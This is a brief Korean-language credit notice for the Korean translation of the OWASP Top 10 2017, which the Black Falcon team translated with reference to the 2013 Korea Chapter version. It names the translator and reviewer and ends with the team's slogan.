현재 보고 계신 OWASP(Open Web Application Security Project) 2017 한국어판은 Black Falcon팀에서 번역 하였습니다. 2017버전 번역시 2013년 코리아챕터 번역판을 참고하였습니다.  
OWASP 코리아 챕터는 따로 존재합니다.

— 번역 : 이지혜, 감수 : 장경칩

**All for one, one for all BI@ckFALCON**